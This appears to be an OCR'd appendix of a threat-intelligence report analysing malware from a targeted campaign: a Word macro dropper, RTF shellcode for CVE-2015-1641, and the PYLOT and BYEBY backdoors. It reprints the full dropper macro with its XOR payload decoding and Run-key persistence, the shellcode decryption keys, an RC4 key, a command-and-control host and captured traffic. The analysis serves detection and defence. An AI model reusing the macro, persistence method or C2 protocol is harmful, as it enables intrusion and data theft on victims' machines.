
Appendix

Werow Macro Analysis

The attacker used the same macro dropper all of the observed Microsoft Word documents we analyzed for this campaign. It begins by building the following path strings:

- %APPDATA%\d.doc
- %APPDATA%\Microsoft\Office\WinCred.acl

The 'd.doc' path will be used to store a copy of the Word document, while the 'WinCred.acl' will contain the dropped payload, which is expected to be a DLL.



```
Sub AutoOpen()
    On Error Resume Next

    Set EV = CreateObject("WScript.Shell")
    EP = EV.ExpandEnvironmentStrings("%Appdata%")

    DF = EP & "\" & "d.doc"
    RF = EP & "\" & "Microsoft\Office" & "\WinCred.acl"
    Set FO = CreateObject("Scripting.FileSystemObject")

    a1 = "werowexcvxcfjsdHKCU\werowexcvxcfjsd"
    a2 = "werowexcvxcfjsdSoftware\werowexcvxcfjsd"
    a3 = "werowexcvxcfjsdMicrosoft\werowexcvxcfjsd"
    a4 = "werowexcvxcfjsdWindows\werowexcvxcfjsd"
    a5 = "werowexcvxcfjsdCurrentVersion\werowexcvxcfjsd"
    a6 = "werowexcvxcfjsdRun\werowexcvxcfjsd"
    a7 = "werowexcvxcfjsdWinCredwerowexcvxcfjsd"
    a8 = "werowexcvxcfjsdrundll32 werowexcvxcfjsd"
    a9 = "werowexcvxcfjsd,WinCredwerowexcvxcfjsd"
    a0 = "werowexcvxcfjsdREG_SZwerowexcvxcfjsd"

    ' HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinCred
    Str1 = Mid(a1, 16, 5) & Mid(a2, 16, 9) & Mid(a3, 16, 10) & Mid(a4, 16, 8) & Mid(a5, 16, 15) & Mid(a6, 16, 4) & Mid(a7, 16, 7)

    ' rundll32
    Str2 = Mid(a8, 16, 9)
    ' ,WinCred
    Str3 = Mid(a9, 16, 8)
    ' REG_SZ
    Str4 = Mid(a0, 16, 6)
    Str0 = Str2 & Chr(34) & RF & Chr(34) & Str3

    If FO.FileExists(RF) = False Then
        FO.CopyFile ThisDocument.FullName, DF
        hFile = CreateFile(DF, &H80000000, &H1&, 0&, 3, &H80, 0)

        If hFile <> -1 Then

            DocLength = GetFileSize(hFile, 0&)

            ReleaseLen = 46592
            FilePoint = DocLength - ReleaseLen

            ReDim ReadBuff(DocLength) As Byte
            Dim lOverLapped As OVERLAPPED

            FileLength = ReadFile(hFile, ReadBuff(0), UBound(ReadBuff), ReadLen, lOverLapped)


            Dim Buf As Byte
            Dim Seed As Long
            Seed = &H4B
            Point = FilePoint
            While (Point < (DocLength + 1))
                Buf = ReadBuff(Point)
                If ((Buf <> &H0) And (Buf <> Seed)) Then
                    Buf = Buf Xor Seed
                    Seed = Seed + &HB4
                    Seed = Seed Mod &H100
                End If
                ReadBuff(Point) = Buf
                Point = Point + 1
            Wend

            CloseHandle (hFile)

            DeleteFile (DF)

            hFile = CreateFile(RF, &H40000000, 0, 0&, 2, &H2 Or &H4, 0)

            If hFile <> -1 Then
                WriteLength = WriteFile(hFile, ReadBuff(FilePoint), ReleaseLen, ReadLen, lOverLapped)
                CloseHandle (hFile)

                EV.regwrite Str1, Str0, Str4
            End If
            ADMIN
        End If
```

Figure 11 Macro used to drop CMSTAR

Werow uses rudimentary obfuscation to hide and re-assemble the following strings:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinCred
- rundll32 %APPDATA%\Microsof\Office\WinCred.acl ,WinCred

These strings will be used at the end of the macro's execution to ensure persistence via the Run registry key.

The malware proceeds to read an included overlay within the original Word document from a given offset. This data is decoded using and XOR operation, as well as an addition operation. It can be represented in Python as follows:


```
def decrypt_xor(data, key, key_offset):
  output = ""
  seed = ord(key)
  for d in data:
    ord_d = ord(d)
    if ord_d != 0 and ord_d != seed:
      nvalue = ord_d ^ seed
      seed = (seed + key_offset) % 0x100
      output += chr(nvalue)
    else:
      output += d
  return output
```

Once this overlay is decoded, it is written to the ‘WinCred.acl’ file and loaded with the ‘WinCred’ export. A script has been provided in the Scripts section that, in conjunction with oletools, can statically extract the embedded DLL payload from these documents.

RTF Shellcode Analysis

The RTF documents delivered in this attack campaign appear to be created by the same builder. All of the RTF files attempt to exploit CVE-2015-1641 to execute shellcode on the targeted system. Please reference https://technet.microsoft.com/en-us/library/security/ms15-033.aspx for more information.

The shellcode executed after successful exploitation begins by resolving the API functions it requires by enumerating the API functions within loaded modules in the current process. It then builds the following list of values:



```
05651051 mov     dword ptr [ebp-3Ch], 110F91BEh
05651058 mov     dword ptr [ebp-38h], 8DBABF42h
0565105F mov     dword ptr [ebp-34h], 84498C7Ch
05651066 mov     dword ptr [ebp-30h], 0FCE4D471h
0565106D mov     dword ptr [ebp-2Ch], 0EFA0D8B8h
05651074 mov     dword ptr [ebp-28h], 64B2332Bh
0565107B mov     dword ptr [ebp-24h], 0CA0A40BDh
05651082 mov     dword ptr [ebp-20h], 0CB0100ACh
```

The shellcode then enumerates the API functions, subjects them to a ROR7 hashing routine and XORs the resulting hash with 0x10ADBEEF. It uses the result of this arithmetic to compare with the list of values above to find the API functions it requires to carry out its functionality.

ROR7	ROR7^0x10ADBEEF	API Func
1a22f51	110f91be	WinExec
741f8dc4	64b2332b	WriteFile
94e43293	84498c7c	CreateFileA
daa7fe52	ca0a40bd	UnmapViewOfFile
dbacbe43	cb0100ac	SetFilePointer
ec496a9e	fce4d471	GetEnvironmentVariableA
ff0d6657	efa0d8b8	CloseHandle

After resolving the API functions, the shellcode then begins searching for the embedded payload and decoy within the initial RTF file. It does so by searching the RTF file for three delimiters, specifically 0xBABABABABABA, 0xBBBBBBBB and 0xBCBCBCBC, which the shellcode uses to find the encrypted payload and decoy. The shellcode then decrypts the payload by XOR’ing four bytes at at time with the key 0xCAFEBABE, and decrypts the decoy by XOR’ing four bytes at a time using the key 0xBAADF00D. Here is a visual representation of the delimiters and embedded files:

```
0xBABABABABABA
<encrypted payload> ^ 0xCAFEBABE
0xBBBBBBBB
<encrypted decoy> ^ 0xBAADF00D
0xBCBCBCBC
```

After decrypting the payload, it saves the file to the following location:

%APPDATA%\Microsoft\Office\OutL12.pip

The shellcode then creates the following registry key to automatically run the payload each time the system starts:

Software\Microsoft\\Windows\CurrentVersion\Run : Microsoft

The shellcode saves the following command to this autorun key, which will execute the OutL12.pip payload, specifically calling its ‘WinCred’ exported function:

rundll32.exe
“%APPDATA\Roaming\Microsoft\Office\OutL12.pip”,WinCred

The shellcode will then overwrite the original delivery document with the decrypted decoy contents and open the new document.

PYLOT Analysis

This malware family was named via a combination of the DLLs original name of ‘pilot.dll’, along with the fact it downloads files with a Python (.py) file extension.


PYLOT begins by being loaded as a DLL with the ServiceMain export. It proceeds to create the following two folders within the %TEMP% path:

- KB287640
- KB887209

PYLOT continues to load and decode an embedded resource file. This file contains configuration information that is used by the malware throughout its execution. The following script, written in Python, may be used to decode this embedded resource object:

```
import sys
import hexdump

file = sys.argv[1]
fh = open(file, 'rb')
fdata = list(fh.read())
fh.close()

fdata_len = len(fdata)
c = fdata_len-1

output = ""
while c &gt; 1:
fdata[c] = chr( ord(fdata[c]) ^ ord(fdata[c-2]) )
c -= 1

fdata = ''.join(fdata)
hexdump.hexdump(fdata)
```

Looking at the decoded data, we see the following:



```
00000000: 77 00 61 00 69 00 74 00  2E 00 77 00 61 00 69 00  w.a.i.t...w.a.i.
00000010: 73 00 74 00 74 00 6F 00  6F 00 6D 00 75 00 63 00  s.t.t.o.o.m.u.c.
00000020: 68 00 6D 00 69 00 6E 00  64 00 2E 00 63 00 6F 00  h.m.i.n.d...c.o.
00000030: 6D 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  m...............
00000040: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000080: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100: 00 00 2F 00 69 00 6F 00  77 00 2F 00 71 00 6C 00  ../.i.o.w./.q.l.
00000110: 6D 00 62 00 6E 00 2E 00  70 00 79 00 00 00 00 00  m.b.n...p.y.....
00000120: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000130: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000140: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000150: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000160: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000170: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000180: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000190: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000200: 00 00 00 00 50 00 6C 00  61 00 66 00 68 00 69 00  ....P.l.a.f.h.i.
00000210: 73 00 6C 00 00 00 00 00  00 00 00 00 66 00 47 00  s.l.........f.G.
00000220: 41 00 6B 00 61 00 30 00  30 00 30 00 31 00 00 00  A.k.a.0.0.0.1...
00000230: 00 00 42 00 42 00 69 00  64 00 52 00 6F 00 74 00  ..B.B.i.d.R.o.t.
00000240: 6E 00 71 00 51 00 70 00  48 00 66 00 70 00 52 00  n.q.Q.p.H.f.p.R.
00000250: 54 00 69 00 38 00 63 00  52 00 00 00 00 00 00 00  T.i.8.c.R.......
00000260: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................

00000A10: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000A20: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000A30: 00 00 00 00 42 00 42 00  69 00 64 00 52 00 6F 00  ....B.B.i.d.R.o.
00000A40: 74 00 6E 00 71 00 51 00  70 00 48 00 66 00 70 00  t.n.q.Q.p.H.f.p.
00000A50: 52 00 54 00 69 00 38 00  63 00 52 00 00 00 00 00  R.T.i.8.c.R.....
00000A60: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................

00001210: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00001220: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00001230: 00 00 00 00 00 00 00 00  60 EA 00 00              ........`...
```

Figure 12 Decoded embedded configuration information


The malware continues to collect the following information from the victim computer:

- Computer name

- IP addresses present on the machine
- MAC addresses
- Microsoft Windows version information
- Windows code page identifier information

This information is used to generate a unique hash for the victim machine. PYLOT then begins entering its C2 handler routine, where it will use HTTP for communication with the remote host.


Data sent to the remote C2 server is encrypted using RC4 with the previously shown key of ‘BBidRotnqQpHfpRTi8cR.’ It is then further obfuscated by base64-encoding this encrypted string. An example of this HTTP request containing this data can be seen below.



```
POST /iow/qlmbn.py HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Content-Length: 380
Host: wait.waisttoomuchmind.com

sT+FJUP4+Y7PzBlgVFrtWXrOm8uMttEmJ+r3AI3AfQXXfUr3pk6QtEBuEfP7KIOfZLyx/N/
TZNi/OeebvaHY4TqvWASDfwTCRvsQA0JJctWJyVOuqCGqnkxn1t226if53pYKDqGuMIrMD88u7BQg4ZCQazx/
k52SKeOSCCaHzXe4KF/l07TPthhZEB
+1vAQfecFZ0kHfuJPwxzJkoKrGobNZfrZV4JKnPrCYw73WWe6hqMDh9tKfskUdu3mLecrAXVpttHEkMiN/
JYjzfYjaGcPIrK4f51sw9y6cyr29qsozlsrpUhtpNSvlpdlnnfGab1InoVFUYMnq2jeLYP92IlFqlIU5iuHv2Yd/
tclkLonPGreHDUM6FvIF03E=
```

Figure 13 HTTP request made by PYLOT to remote server

The decrypted data sent in the request above is as follows. Note that all of this custom data format has not been fully identified, however, we’re able to see various strings, including the embedded configuration string of ‘fGAka0001’, as well as the victim hash of ‘100048048.’




```
00000000: C7 44 4C DF 78 EB 69 60  87 3A 8E CC 9F 7D 90 8D  .DL.x.i`.:...}..
00000010: 8D 1D 23 93 01 00 00 00  00 00 00 00 C4 00 00 00  ..#.............
00000020: 66 47 41 6B 61 30 30 30  31 00 AB AB AB AB AB AB  fGAka0001.......
00000030: AB AB EE FE 31 30 30 30  34 38 30 34 38 00 AB AB  ....100048048...
00000040: AB AB AB AB AB AB EE FE  00 00 00 00 00 00 00 00  ................
00000050: 00 00 00 00 00 00 00 00  4D 54 41 77 4D 44 51 34  ........MTAwMDQ4
00000060: 4D 44 51 34 66 46 64 4A  54 69 31 4D 53 6B 78 57  MDQ4fFdJTi1MSkxW
00000070: 4D 6B 35 4C 53 55 39 4C  55 48 77 78 4D 6A 55 79  Mk5LSU9LUHwxMjUy
00000080: 66 44 63 32 4D 44 46 66  4E 6C 38 78 58 7A 4A 66  fDc2MDFfNl8xXzJf
00000090: 4D 56 38 79 4E 54 5A 66  55 32 56 79 64 6D 6C 6A  MV8yNTZfU2Vydmlj
000000A0: 5A 53 42 51 59 57 4E 72  49 44 46 38 4D 43 34 77  ZSBQYWNrIDF8MC4w
000000B0: 4C 6A 41 75 4D 46 38 77  4C 6A 41 75 4D 43 34 77  LjAuMF8wLjAuMC4w
000000C0: 58 7A 45 33 4D 69 34 78  4E 69 34 78 4C 6A 45 33  XzE3Mi4xNi4xLjE3
000000D0: 4D 48 77 77 4D 43 31 47  52 69 30 31 52 69 30 34  MHwwMC1GRi01Ri04
000000E0: 4D 79 30 79 52 53 30 78  4D 46 38 32 4D 43 31 47  My0yRS0xMF82MC1G
000000F0: 4F 43 30 78 52 43 31 44  51 79 30 79 52 69 31 44  OC0xRC1DQy0yRi1D
00000100: 52 6C 38 77 4D 43 30 77  51 79 30 79 4F 53 31 47  Rl8wMC0wQy0yOS1G
00000110: 4E 69 30 33 52 43 30 79  4F 41 3D 3D              Ni03RC0yOA==
```

Figure 14 Decrypted data sent by PYLOT to remote server

The base64-encoded string at the end of the data contains the collected victim machine information from earlier, separated by a ‘|’ delimiter.

The remote C2 server responds using the same data format. An example response can be seen below.



```
00000000: 31 66 33 54 75 4E 55 56  39 6D 74 47 46 42 62 38  1f3TuNUV9mtGFBb8
00000010: 77 65 57 72 00 00 00 00  00 00 00 00 D0 01 00 00  weWr............
00000020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000040: 00 00 00 00 00 00 00 00  65 62 61 37 62 63 39 39  ........eba7bc99
00000050: 32 36 65 35 33 31 32 36  4C 32 52 31 59 57 74 36  26e53126L2R1YWt6
00000060: 64 53 39 6D 64 58 4A 7A  4C 6E 42 35 66 43 39 31  dS9mdXJzLnB5fC91
00000070: 5A 33 5A 79 5A 69 39 77  64 6D 39 70 4C 6E 42 35  Z3ZyZi9wdm9pLnB5
00000080: 66 43 39 30 65 57 52 6D  64 79 39 77 62 47 51 75  fC90eWRmdy9wbGQu
[TRUNCATED]
```

Figure 15 Response from remote C2 server

The decoded data at the end of the response contains various URIs to be used by the malware to receive commands, as well as other information that has yet to be fully researched.

```
/duakzu/furs.py|/ugvrf/pvoi.py|/tydfw/pld.py|/bpnij/syau.py|/plugin/plugin.py|eycHhHKVQUnuAwtNchvYjScGYMtVMzMqYmxBmCEwieQpKgsokpvrxknPQRvnkOHDywCImVZxHxRdvle
```

A number of commands have been identified within PYLOT, including the following:
• Download batch script
• Run batch script
• Delete file
• Rename file
• Execute file
• Download file
• Upload file

BYEBY Analysis

BYEBY was named based on a string within the malware itself. Most strings found within this malware are concatenated to 6 characters. One such example was an instance where a debug string contained 'BYE BY', which was likely a concatenated form of the phrase 'BYE BYE'.

This malware is loaded as a DLL, with an export name of ServiceMain. When the malware is initially loaded, it begins by checking to see if it is running within either of the following paths:

- [SYSTEM32]\svchost.exe
- [SYSTEM32]\rundll32.exe

If it finds itself not running in either location, it will immediately exit. This is likely a technique used to bypass various sandboxing systems. Should it find itself running as svchost.exe, it will write the current timestamp and a value of 'V09SS010' (Base64 Decoded: 'WORKMN') to a file named 'vmunisvc.cab' within the user's local %TEMP% folder. This file acts as a lot file and is written to frequently throughout the malware's execution.

